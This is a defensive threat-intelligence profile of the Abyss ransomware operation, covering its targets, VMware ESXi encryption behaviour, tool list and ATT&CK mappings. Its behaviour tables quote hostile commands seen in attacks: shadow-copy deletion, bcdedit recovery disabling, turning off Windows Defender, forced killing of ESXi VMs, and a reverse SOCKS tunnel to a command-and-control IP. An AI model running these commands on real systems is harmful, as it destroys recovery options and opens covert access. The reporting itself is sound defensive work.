blackpoint

THREAT PROFILE:

Abyss Ransomware

Table of Contents

Executive Summary

First Identified:
2023

Operation style:
Unverified, likely a private operation.

Extortion method:
Double extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

Most frequently targeted industry:
- Consumer Non-Cyclicals
- Healthcare

Most frequently targeted victim HQ region:
- United States, North America

Known Associations:
- Babuk Ransomware
- HelloKitty Ransomware
- Infoleak222

INITIAL ACCESS → **PERSISTENCE** → **LATERAL MOVEMENT**

Valid accounts, external remote services, vulnerability exploitation, supply chain attacks, social engineering (MITRE ATT&CK: T1078, T1133, T1190, T1195, T1566)

Valid accounts, create accounts, create/modify system process, boot/logon autostart execution (MITRE ATT&CK: T1078, T1136, T1543, T1547)

Abuse of remote services, lateral tool transfer (MITRE ATT&CK: T1021, T1570)

Description

Abyss (AKA Abyss Locker) ransomware operation has been active since, at least, March 2023 and participates in the double extortion method, where victims' data is stolen and leaked if the ransom demand is not paid. Abyss operates a Linux variant and focuses targeting on VMware ESXi instances.

The Abyss variant is based on the Babuk ransomware source code, while their encryption methods are similar to the HelloKitty ransomware method. The ransomware uses the ChaCha encryption method to encrypt files on the affected network.

The ransomware starts by creating a log file "work.log" to store the contents of the results from each step of the encryption process on disk. This file is held in the same directory of the running encryptor. The ransomware then checks to see if it can get to the "libcrypto.so" library – if so, it uses it to get the address of a symbol, "'EVP_MD_CTX_new." If not, the ransomware will display an error.

Prior to encryption, Abyss ransomware attempts to identify and kill each VM to allow for encryption. The ransomware uses all three shutdown options:

- "soft" attempts to gracefully shut down the VMs.
- "hard" shuts the VM down immediately without attempting to do so gracefully.
- "force" immediately shuts the VM down but may leave the instance in an unstable state. This command is used as a last resort.


The Abyss variant is based on the Babuk ransomware source code, while their encryption methods are similar to the HelloKitty ransomware method.

Once the ransomware shuts down the VMs, the ransomware attempts to find and log all VM files on the network. The ransomware then attempts to process all the directories, skipping file system directories. Once it does so, it recursively iterates through each directory using the "DirEnt" structure. When it finds a file, it checks the file against the list to determine if it is an extension to skip.

The ransomware attempts to use the "daemon" function call to detach the program from the controlling terminal. It does not change the std input, output, or error redirects. The sample then starts a new threat using the "pthread_create" call.


Previous Targets: Abyss

Previous Industry Targets from 01 Apr 2024 to 31 Mar 2025




Previous Targets: Abyss

Previous Victim HQ Regions from 01 Apr 2024 to 31 Mar 2025



Data Leak Site: Abyss



hxxp://3ev4metjirohtdpshsqlkrqcmxq6zu3d7obrdhglpy5jpbr7whmlfgqd[.]onion/

Known Exploited Vulnerabilities

CVE-2021-20038 (CVSS: 9.8)

Stack-Based Buffer Overflow Vulnerability
Product Affected: SonicWall SMA 100 Applicance

Associations: Abyss

Abyss Locker

Alternate name for Abyss Ransomware variant.

Babuk Ransomware

Abyss ransomware for Linux was derived from the Babuk source code and functions in a similar fashion. .

HelloKitty Ransomware

Abyss ransomware's encryption features are similar to those in HelloKitty ransomware operations.

Infoleak222

A user on the former Breached Forums that was observed posting leaks that aligned with the victims listed on the Abyss data leak site indicating that the user is connected to the Abyss ransomware operation.

Known Tools: Abyss

3ware.sys	A system file associated with the 3ware RAID controller driver. Abyss operators have been reported to leverage this driver to disable endpoint protection controls.
auSophos.exe	An anti-virus killer Abyss operators have been reported to use for Defense Evasion purposes.
Amazon Web Services (AWS)	A comprehensive cloud computing platform offering a wide array of services, including compute, storage, databases, analytics, and more. Abyss operators have been reported to utilize AWS to send exfiltrated information to during reported attacks.
BackBlaze	A cloud storage and data backup company offering both a computer backup service for Macs and PCs and B2 Cloud Storage
bcdedit	A command line tool for managing Configuration Data; it can be used to create new stores, modify existing stores, and add boot menu options.
Chisel	A fast TCP/UDP tunnel, transported over HTTP, secured via SSH. It can be used to pass through firewalls and to provide a secure endpoint into a victim network.
cmd	A program used to execute commands on a Windows computer.
Impacket	An open-source collection of modules written in Python for programmatically constructing and manipulating network protocols.
OpenSSH	A suite of secure networking utilities based on the Secure Shell protocol. It is a connectivity tool for remote login with the SSH protocol.
OpenSSL	A commercial grade open-source toolkit for the TLS protocol and is based on a full-strength general purpose cryptographic library.
ped.sys	A Process Explorer driver that Abyss operators have been reported to utilize for Defense Evasion purposes.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.

Known Tools: Abyss

PsExec	A utility tool that allows users to control a computer from a remote location.
Rclone	A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA.
Remcom	An open-source, redistributable utility providing the same remote management functions; it has been used to move laterally through a targeted network.
SophosAV.exe	An anti-virus killer Abyss operators have been reported to use for Defense Evasion purposes.
Task Manager	A task manager, system monitor, and startup manager included with Microsoft Windows systems. It allows a user to view the performance of the system.
UpdateDrv.sys	A driver from Zemana Anti-Logger that Abyss operators have been reported to use for Defense Evasion purposes to disable endpoint protection controls.
Veeam-Get-Creds.ps1	An open-source PowerShell script that can be used to obtain passwords from Veeam Backup and Replication Credentials Manager instances.
VssAdmin	A Windows service that allows taking manual or automatic backup copies of computer files or volumes.
WinSW-x64.exe	An executable from the "Windows Service Wrapper in a permissive license" GitHub project that is designed to wrap and manage any application as a Windows service.
WMIC	A utility that provides a command-line interface for Windows Management Instrumentation.
wmihelper.exe	A backdoor reportedly used by the Abyss operators for persistence.

Observed Abyss Behaviors: Windows

Execution	ControlService ShellExecuteW CreateThread SetVolumeMountPointW
Persistence	bcdedit /set {default} recoveryenabled No bcdedit /set {default} bootstatuspolicy IgnoreAllFailures CreateFileW OpenSCManagerA OpenServiceA
Defense Evasion	vssadmin.exe delete shadows /all /quiet wmic SHADOWCOPY DELETE GetTickCount TerminateProcess OpenProcess 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware' value to '1'.
Discovery	QueryServiceStatusEx Buffer.dwCurrentState -1 CreateToolhelp32Snapshot Process32FirstW Process32NextW GetSystemInfo NetShareEnum GetDriveTypeW GetDriveTypeW FindFirstFileW FindNextFileW GetTempPathW
Impact	CreateFileW WriteFile HKEY_CURRENT_USER\Control Panel\Desktop RegOpenKeyExW WallpaperStyle TileWallpaper RegSetValueExW WhatHappened.txt - Ransom Note

Observed Abyss Behaviors: Linux

Execution	Usage:%s [-m (5-10-20-25-33-50) -v -d] Start Path m for mode or encryption percentage v for verbose mode /tmp/apache2
Persistence	d for daemon chmod +x /bin/apache2
Privilege Escalation	sudo -i
Defense Evasion	esxcli vm process kill -t=force -w=%d esxcli vm process kill -t=hard -w=%d esxcli vm process kill -t=soft -w=%d k for getting all VM instances and kill VMs using ESXi CLI mv /tmp/apache2 /bin/apache2
Discovery	esxcli vm process list GetSharedLock stat64
Command and Control	chmod +x /tmp/apache2 nohup apache2 client 67.217.228.101:53 R:20004:socks g
Impact	e for encrypting VM Disks pthread_create RAND_bytes EVP_EncryptInit_ex EVP_EncryptUpdate EC_KEY_new EC_GROUP_new_curve_GFp

MITRE ATT&CK® Mappings: Abyss

Reconnaissance	
T1593: Search Open Websites/Domains	
Resource Development	
T1586: Compromise Accounts	
Initial Access	
T1078: Valid Accounts	.003: Local Accounts
T1133: External Remote Services	
T1190: Exploit Public-Facing Application	
T1195: Supply Chain Compromise	
T1566: Phishing	.001: Spearphishing Attachment .002: Spearphishing Link
Execution	
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell .004: Unix Shell
T1569: System Services	.002: Service Execution
Persistence	
T1078: Valid Accounts	
T1136: Create Account	.001: Local Account

MITRE ATT&CK® Mappings: Abyss

Persistence	
T1543: Create or Modify System Process	.003: Windows Service
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification
Privilege Escalation	
T1068: Exploitation for Privilege Escalation	
T1078: Valid Accounts	
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification
T1548: Abuse Elevation Control Mechanism	.003: Sudo and Sudo Caching
Defense Evasion	
T1027: Obfuscated Files or Information	.001: Binary Padding
T1036: Masquerading	.005: Match Legitimate Name or Location
T1070: Indicator Removal	
T1078: Valid Accounts	
T1112: Modify Registry	
T1497: Virtualization/Sandbox Evasion	
T1548: Abuse Elevation Control Mechanism	.002: Bypass User Account Control

MITRE ATT&CK® Mappings: Abyss

Defense Evasion	
T1562: Impair Defenses	.001: Disable or Modify Tools .004: NTFS File Attributes
Credential Access	
T1003: OS Credential Dumping	.002: Security Account Manager
T1110: Brute Force	.001: Password Guessing
T1555: Credentials from Password Stores	
Discovery	
T1007: System Service Discovery	
T1016: System Network Configuration Discovery	.001: Internet Connection Discovery
T1018: Remote System Discovery	
T1046: Network Service Discovery	
T1057: Process Discovery	
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1120: Peripheral Device Discovery	
T1135: Network Share Discovery	
T1518: Software Discovery	.001: Security Software Discovery

MITRE ATT&CK® Mappings: Abyss

Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares
T1570: Lateral Tool Transfer	
Collection	
T1005: Data from Local System	
T1039: Data from Network Shared Drive	
T1074: Data Staged	
T1114: Email Collection	.001: Local Email Collection
Command and Control	
T1071: Application Layer Protocol	.001: Web Protocols
T1105: Ingress Tool Transfer	
T1219: Remote Access Software	
T1572: Protocol Tunneling	
Exfiltration	
T1020: Automated Exfiltration	
T1029: Scheduled Transfer	
T1041: Exfiltration Over C2 Channel	

MITRE ATT&CK® Mappings: Abyss

Exfiltration	
T1537: Transfer Data to Cloud Account	
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage
Impact	
T1486: Data Destruction	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1491: Defacement	
T1498: Network Denial of Service	
T1657: Financial Theft	

References

- BeforeCrypt (2024, January 18) “Unfathomable Depth: Unraveling the Abyss Ransomware.” https://www.beforecrypt.com/en/unfathomable-depth-unraveling-the-abyss-ransomware/
- Bleih, Adi (2024, February 29) Cyberint: “Into the Depths of Abyss Locker.” https://cyberint.com/blog/research/into-the-depths-of-abyss-locker/
- Gihon, Shmuel (2024, January 16) Cyberint: “Ransomware Trends Q4 2023 Report.” https://cyberint.com/blog/research/ransomware-trends-and-statistics-2023-report/
- Hive Pro (2025, February 12) “Abyss Locker Ransomware: A Growing Threat to Virtualized Environments.” https://hivepro.com/threat-advisory/abyss-locker-ransomware-a-growing-threat-to-virtualized-environments/
- Imano, Shunichi; Gutierrez, Fred (2024, February 26) Fortinet: “Ransomware Roundup – Abyss Locker.” https://www.fortinet.com/blog/threat-research/ransomware-roundup-abyss-locker
- Kallas, Alain (2023, October 07) “Navigating the Ransomware Abyss: Trends, Damages, and Proactive Measures.” https://www.linkedin.com/pulse/navigating-ransomware-abyss-trends-damages-proactive-measures-kallas/
- KL, Arun (2025, February 24) TheSecMaster: “Abyss Ransomware.” https://thesecmaster.com/blog/abyss-ransomware
- Kumar, Dheeraj; Chehreghani, Sina (2025, February) Securonix: “Securonix Threat Labs Monthly Intelligence Insights – February 2025.” https://www.securonix.com/blog/securonix-threat-labs-monthly-intelligence-insights-february-2025/
- See, Abigail; Hau, Zhongyuan (Aaron); et. al. (2025, February 04) Sygnia: “The Anatomy of Abyss Locker Ransomware Attack.” https://www.sygnia.co/blog/abyss-locker-ransomware-attack-analysis/
- SentinelOne (n.d.) “Abyss Locker.” https://www.sentinelone.com/anthology/abyss-locker/
- ShadowStackRE (2023, August 17) “Abyss Locker Ransomware.” https://www.shadowstackre.com/analysis/abysslocker
- SOCRadar (2024, September 02) “Dark Web Profile: Abyss Ransomware.” https://socradar.io/dark-web-profile-abyss-ransomware/

Adversary Pursuit Group

blackpoint